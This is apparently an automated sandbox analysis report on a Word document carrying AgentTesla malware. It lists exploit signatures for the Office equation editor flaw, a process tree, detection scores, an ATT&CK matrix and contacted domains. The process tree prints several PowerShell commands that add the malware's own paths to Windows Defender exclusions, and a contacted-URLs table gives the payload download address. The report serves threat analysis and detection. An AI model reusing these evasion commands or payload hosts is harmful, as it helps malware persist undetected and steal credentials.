ID: 404236
Sample Name:
Allignright_companyprofile.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:30:17
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Allignright_companyprofile.doc

Overview


General Information

Sample Name:	Allignright_companyprofile.doc
Analysis ID:	404236
MD5:	5a0c6dd1f7bbc52..
SHA1:	9f553e087937452.
SHA256:	fbc12470553e748.
Tags:	AgentTesla doc
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: Powershell adding …
- Yara detected AgentTesla
- Adds a directory exclusion to Windo…
- Creates an autostart registry key po…
- Drops PE files to the startup folder
- Drops PE files with benign system n…
- Drops executables to the windows d…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1796 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 1296 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - CTF loader_es.exe (PID: 2336 cmdline: C:\Users\user\AppData\Roaming\CTF loader_es.exe MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
    - powershell.exe (PID: 2536 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2300 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2772 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2852 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - Bw6d8Paf6bOV36xS4N6.exe (PID: 2368 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
      - powershell.exe (PID: 1552 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 660 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2812 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - powershell.exe (PID: 2804 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 2252 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 3064 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - powershell.exe (PID: 920 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - CTF loader_es.exe (PID: 2444 cmdline: C:\Users\user\AppData\Roaming\CTF loader_es.exe MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
    - CTF loader_es.exe (PID: 2788 cmdline: C:\Users\user\AppData\Roaming\CTF loader_es.exe MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
- Bw6d8Paf6bOV36xS4N6.exe (PID: 1192 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
  - powershell.exe (PID: 2920 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2300 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 2760 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - powershell.exe (PID: 1900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
- svchost.exe (PID: 2916 cmdline: 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' MD5: D96F52FC8733D2F4A127BDC44D4CEB25)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:


Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Non Interactive PowerShell

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Uses the Telegram API (likely for C&C communication)

System Summary:

Office equation editor drops PE file

Persistence and Installation Behavior:

Drops PE files with benign system names

Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Drops PE files to the startup folder

Malware Analysis System Evasion:

Tries to delay execution (extensive OutputDebugStringW loop)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Command and Scripting Interpreter 1	Startup Items 1	Startup Items 1	Masquerading 2 2 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Web Service 1	Eave Insec Netw Com
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1	Explo Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 1	Virtualization/Sandbox Evasion 1 2 1	Security Account Manager	Virtualization/Sandbox Evasion 1 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Explo Track Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 1	LSA Secrets	File and Directory Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2	Mani Devic Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamr Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Timestomp 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Allignright_companyprofile.doc	15%	ReversingLabs	Document-RTF.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\CTF loader_es.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	100%	Joe Sandbox ML		
C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	41%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\mad[1].exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Roaming\CTF loader_es.exe	41%	Virustotal		Browse
C:\Users\user\AppData\Roaming\CTF loader_es.exe	19%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\CTF loader_es.exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	41%	Virustotal		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	19%	Metadefender		Browse
C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	45%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
s3-us-west-2-r-w.amazonaws.com	52.218.240.113	true	false		high
api.telegram.org	149.154.167.220	true	false		high
miolouno.s3-us-west-2.amazonaws.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://miolouno.s3-us-west-2.amazonaws.com/mad.exe	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	CTF loader_es.exe, 00000004.00000002.2203421467.0000000005FD7000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2125462259.0000000002DB7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	powershell.exe, 00000007.00000002.2124544542.0000000002B40000.00000002.00000001.sdmp	false		high
http://investor.msn.com	CTF loader_es.exe, 00000004.00000002.2202703631.0000000005DF0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2123743108.0000000002BD0000.00000002.00000001.sdmp, powershell.exe, 00000007.00000002.2124544542.0000000002B40000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	CTF loader_es.exe, 00000004.00000002.2202703631.0000000005DF0000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2123743108.0000000002BD0000.00000002.00000001.sdmp, powershell.exe, 00000007.00000002.2124544542.0000000002B40000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	CTF loader_es.exe, 00000004.00000002.2203421467.0000000005FD7000.00000002.00000001.sdmp, powershell.exe, 00000005.00000002.2125462259.0000000002DB7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
